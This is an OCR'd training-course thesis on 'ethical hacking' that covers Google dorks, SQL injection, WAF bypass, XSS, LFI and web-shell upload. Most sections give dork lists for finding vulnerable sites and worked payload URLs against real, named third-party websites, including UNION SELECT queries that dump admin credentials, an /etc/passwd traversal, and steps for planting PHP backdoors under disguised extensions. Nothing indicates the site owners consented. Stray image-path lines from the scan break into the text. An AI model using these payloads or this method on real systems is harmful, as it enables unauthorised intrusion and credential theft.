Cyber Security & Ethical Hacking

22.02.2022

A thesis is submitted to the Arena Web Security in partial fulfillment of the requirements for the course of Cyber Security & Ethical hacking.

Submitted by-

MD ZAHID HOSSAIN SAJID

Arena Web Security, Bangladesh

Batch-36

CERTIFICATE

This is to certify that the thesis on "*Cyber Security & Ethical Hacking*" submitted by *MD ZAHID HOSSAIN SAJID*, in partial fulfillment of requirements for the award of the course of Arena Web Security is an original work carried out by him under our joint guidance. It is certified that work has not been submitted anywhere else for the award of any other academic purpose of any other university.

I strongly declare that this thesis has not been copied from any other thesis or submitted to elsewhere prior submission to this Course.

Thesis Supervisor

.....

Tanjim Al Fahim

CEO

Arena Web Security, Bangladesh

Acknowledgment

I wish to express my deepest sense of gratitude to almighty ALLAH who gave me the strength and power to complete this thesis.

I would like to express my whole-hearted gratitude to my honorable supervisor Tanjim Al Fahim for his continuous guidance, moral support, and valuable suggestions. Without his valuable co-operation, it would not be possible to complete this thesis.

This thesis would not have been possible with the support of an arena web security Platform. Special thanks to Md Asif Islam for supporting me at the infinity level. I also dedicate the credit to Aminul Haque Shabuz, MD Jewel, Bijoy Mondal Shourav for supporting me.

I also dedicate the credit to my parents and I'm also thankful to my dearest wife for giving me mental support.

Author

Md Zahid Hossain Sajid

B.Sc Engg. Information & Communication Technology

Islamic University, Bangladesh

Arena Web Security, Bangladesh

batch-36

Abstract

In the technology industry, cybersecurity is very important. Companies are increasingly focused on ensuring that their various applications, projects, and services are secure; that they are protected from internal and external threats and vulnerabilities.

On the other hand, having more and more smart devices connected to the network, mobile applications, web portals, and web services provides hackers with a huge playing field and a very striking scenario for malicious acts. Fortunately, not all hackers are bad. Ethical hackers, those who use their skills to improve network security, are increasingly acclaimed by companies.

With the aim of introducing me to the world of cybersecurity and ethical hacking, this work was born. As the learning purpose in this field ‘Arena Web Security’ is the best platform. I have learned many things here.

In this document, I will explain Cyber Security and Ethical Hacking in brief and also summarized the various attack methodologies, uses of various tools, and how to protect myself from those attacks.

Table of Contents

What is Cyber Security?

Cybersecurity is the practice of protecting critical systems and sensitive information from digital attacks. Also known as information technology (IT) security. (Ref. IBM)

What is Ethical Hacking?

Ethical hacking is a process of identifying the vulnerabilities in a computer system, web page or server, and computer networks to develop countermeasures that protect the vulnerabilities. An Ethical Hacker must maintain some ethics such as an ethical hacker must have permission from the owner for identifying the vulnerabilities.

Google Dorking

Google Dorking involves using advanced operators in the Google search engine to locate specific errors of text within search results.

Some important dork as-

Inurl:

Intitle:

Intext:

Site:

Example:

intitle:"index" of "admin" site:.in

Here we found some websites that index having “admin” and which is an Indian website.

Basic SQL Injection

SQL Injection is an attack that poisons dynamic SQL statements to comment out certain parts of the statement or append a condition that will always be true. It takes advantage of the design flaws in poorly designed web applications to exploit SQL statements to execute malicious SQL code. (Ref. Lawrence Williams)

By using google dork, we can find a lot of vulnerable websites which have SQL Injection vulnerabilities. Some important google dorks for finding vulnerable website is given below-

php?id=

php?cat=

php?prodID=

products_id=

php?categoryid=

php?news_id=

php?cat_id=

php?bookid=

php?productid=

php?item_id=

php?item_id=

php?id= site:.in

php?id= site:.pk

php?id= site:.th

php?cat= site:.in

php?cat= site:.pk

php?cat= site:.com

php?cat= site:.net

php?cat= site:.org

(Ref. AWS)

After finding the vulnerable website, for logging admin panel we need to inputs as username and password. But we don't know the user and password. So here we apply the SQL query and that is-

User: 1 'or' 1 '=' 1

Pass: 1 'or' 1 '=' 1

Some times, we are abled to logged in. But why?

We know there has a database on the website which has an admin username and password. If we use the correct query, the database takes the query as True, then the website acts me as admin.

In this case,


Actually, we through a query like-

```
SELECT * FROM Users WHERE UserId = 1 OR 1=1;
```

Here, we query the user is '1' or '1=1'. But we know '1=1' is true. So we logged in to the website.

Example:

Website: https://facetech.pk/admin/profile.php



Havij

Havij is a windows tool that finds out the information from the database table from the desired website which helps to exploit. Such as we can find out the username and password from the database table. But in this case, the website must have the vulnerability.

The ‘HTTPS’ does not allow for the havij tools. So we HTTPS website write as HTTP.

For making the operation in havij, the URL must have SQL points as ‘id=parameter’

Dork list-

inurl:index.php?id=

inurl:trainers.php?id=

inurl:buy.php?category=

inurl:article.php?ID=

inurl:play_old.php?id=

inurl:declaration_more.php?decl_id=

inurl:Pageid=

inurl:games.php?id=

inurl:page.php?file=

inurl:newsDetail.php?id=

inurl:gallery.php?id=


inurl:article.php?id=

inurl:show.php?id=

inurl:view_product.php?id=

Example:

Website: http://www.pip.org.pk/tickerpopup.php?id=100004



Manual SQL Injection

For dumping data from the website database table in past, we use the windows tool named by havij. But in general we also manually dump data by the basic SQL query and this is known as manual SQL injection.

In this case, we will use an extension known as Hackbar. For dumping data from table, we need to follow some steps and that's are-

Step 1- Find the vulnerable website.

Step 2- After the parameter uses a ‘sign’.

Step 3- if we find any change then remove the sign and use the ORDER BY query.

Step 4- Find the Columns number.

Step 5- Then find the number of the Vulnerable columns with UNION SELECT query.

Step 6- Check the vulnerable columns version with the VERSION() query.


Step - Then we dump the data table with ‘DIOS MySQL’.

Step8- Then we use the CONCAT query for dumping the specific data.

Example:

Website: http://www.daimsr.in/latest-news-post.php?id=5

Query: http://www.daimsr.in/latest-news-post.php?id=-5 Union Select 1,2,concat(daimsr_user,0x3d,daimsr_pass),4 from daimsr_admin



OSINT

OSINT refers to all the information which is open for public consumption, this includes both online and offline resources. OSINT stands for Open Source Intelligence. There are no specific rules for OSINT.

OSINT operations, whether practiced by IT security pros, malicious hackers, or state-sanctioned intelligence operatives, use advanced techniques to search through the vast haystack of visible data to find the needles they're looking for to achieve their goals. (Ref. csoonline.com)

No Redirect

No re-direct is one type of vulnerability or bug by which we can hijack a session. Generally, an admin can upload or upgrade the website data. Somehow I want to upload data to a website named 'https://sajid.com/admin/gallery/addphoto.php'. But when we browse the site, the browser moves us to 'https://sajid.com/admin/login.php'. So here the browser re-directs us to the login page for the authentication.

But as if the following website is vulnerable and after blocking the login page we are able to access the desired web page, then we can say that the session is hijacked and this is called No Redirect.

Dork list:

intitle:"index" of "admin" site:

intitle:"index" of "admin" "framework" site:.in

intitle:"index" of "admin" "pdf" site:

intitle:"index" of "admin" "gallery" site:

intitle:"index" of "admin" "image" site:

intitle:"index" of "admin" "upload" site:

intitle:"index" of "admin" "banner" site:

intitle:"index" of "admin" "file" site:

intitle:"index" of "admin" "page" site:

intitle:"index" of "admin" "news" site:

intitle:"index" of "admin" "views" site:


intitle:"index" of "admin" "include" site:

intitle:"index" of "admin" "picture" site:


intitle:"index" of "admin" "photos" site:

inurl: admin/login.php site:.in

Example:



After No Redirect,



WAF Bypass

WAF stands for Web Application Firewall. This firewall works in the application layer. WAF generally normalizes URL encoded characters into ASCII text. During the manual SQL injection, we use several queries for data dumping. WAF may detect the query as ‘SELECT’, ’ORDER BY’, ’CONCAT’ etc, and block this as malicious.

So, when we request the website within SQL query for data dumping we encode the ASCII query as URL code. For this, the WAF can’t identify the query and bypass the request.


Example:

Website: http://www.nsrit.edu.in/nsrit_news.php?id=60

SQL_query: http://www.nsrit.edu.in/nsrit_news.php?id=60' /*!

50000Union*/ /*!50000Select*/

1,concat(username,0x3d,password),3,4 from admin-- -



XSS

XSS stands for Cross-Site Scripting. Cross-Site Scripting attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attack occurs when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end-user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. (Ref. owasp.org)

Cross-Site Scripting (XSS) attacks occur when:

1. Data enters a Web application through an untrusted source, most frequently a web request.
2. The data is included in dynamic content that is sent to a web user without being validated for malicious content.

XSS attacks can generally be categorized into two categories:

1. Stored XSS Attacks
2. Reflected XSS Attacks

XSS dork list:

/?s= site: (any domain name choose)

/search?q= site: (any domain name choose)

/index.php?lang= site: (any domain name choose)

/index.php?page= site: (any domain name choose)

/search?query= site: (any domain name choose)

/search?keyword= site: (any domain name choose)

/search/?q= site: (any domain name choose)

/connexion?redirect_uri= site: (any domain name choose)

/?page= site: (any domain name choose)

/search/?s= site: (any domain name choose)

/?keywords= site:

/search/?keyword= site: (any domain name choose)

/search-results?q=

inurl:".php?query="

inurl:".php?searchstring="

inurl:".php?keyword="

inurl:".php?file="

inurl:".php?years="

inurl:".php?txt="

page_details.php?menu_id=

gallery.php?menu_id=

inurl:".php?tag="a

inurl:".php?max="

inurl:".php?from="

inurl:".php?author="

inurl:".php?pass="

inurl:".php?feedback="

(Ref. AWS)

Example:

Website:
http://www.smtv.co.th/index.php?page=search&value=%3Cscript%3Ealert(1)%3C/script%3E

LFI

LFI stands for Local File Inclusion. The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanism implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation. (Ref. OWASP)

LFI dork list:

inurl:"?page=news.php"

inurl:"index.php?main=*php"

inurl:"index.php?inc=*php"

inurl:"index.php?pg=*php"

inurl:"index.php?include_file=*php"

inurl:"index.php?main=*html"

inurl:"index.php?inc=*html"

inurl:"index.php?pg=*html

inurl:index.php?id=

inurl:index.php?cat=

inurl:index.php?action=

inurl:index.php?content=

inurl:index.php?page=

allinurl:pgg=contact.php

allinurl:page=contact.php

allinurl:home=contact.php

allinurl:?index.php?pagina=contato.php site:br

allinurl:?index.php?pagina=clientes.php site:br


allinurl:?index.php?pagina=produtos.php site:br

allinurl:?index.php?pagina=contato.php

Example:

LFI URL:

http://www.edsonpolillo.com.br/index.php?emaildest=advogados%40edsonpolillo.com.br&redirecionar=index.php%3Fpagina%3Dobrigado_contato.php&pagina=../../../../../etc/passwd



Shell Upload

The shell is the layer of programming that understands and executes the commands a user enters.

But during the Cyber Security terminology, we can say, the shell is the c panel of an attacker.

If we upload a shell on a website or server then we can say that server or website has a shell upload vulnerability.

Shell upload vulnerabilities allow an attacker to upload a malicious PHP file and execute it by accessing it via a web browser. The "shell" is a PHP script that allows the attacker

to control the server - essentially a backdoor program, similar in functionality to a trojan for personal computers. (Ref. blog.securityinnovation.com)

There are two types of shells. Such as-

- ☐ Uploader Shell
- ☐ Full-functional shell

Uploader Shell

The uploader shell is the PHP file that allows us to upload the full-functional shell. Sometimes full functional shells don't upload as well then we need to upload the first uploader shell. Such as up.php

Full-functional shell

Full-functional refers to the shell by which we can control the victim's computer or server. Such as Alpa.php, moon.php, etc.

Methodology

- First, we need to access the website or server as admin with SQL injection, No redirect, Session hijacking, etc.
- Then need to find the upload bar.
- Then we upload the uploader shell.
- Then we go to the path of the uploader shell and upload the full functional shell.


Sometimes the PHP file is restricted in the website or server, so we need to change the extension to alpa.php.jpg or up.php.jpeg, etc.

Example:

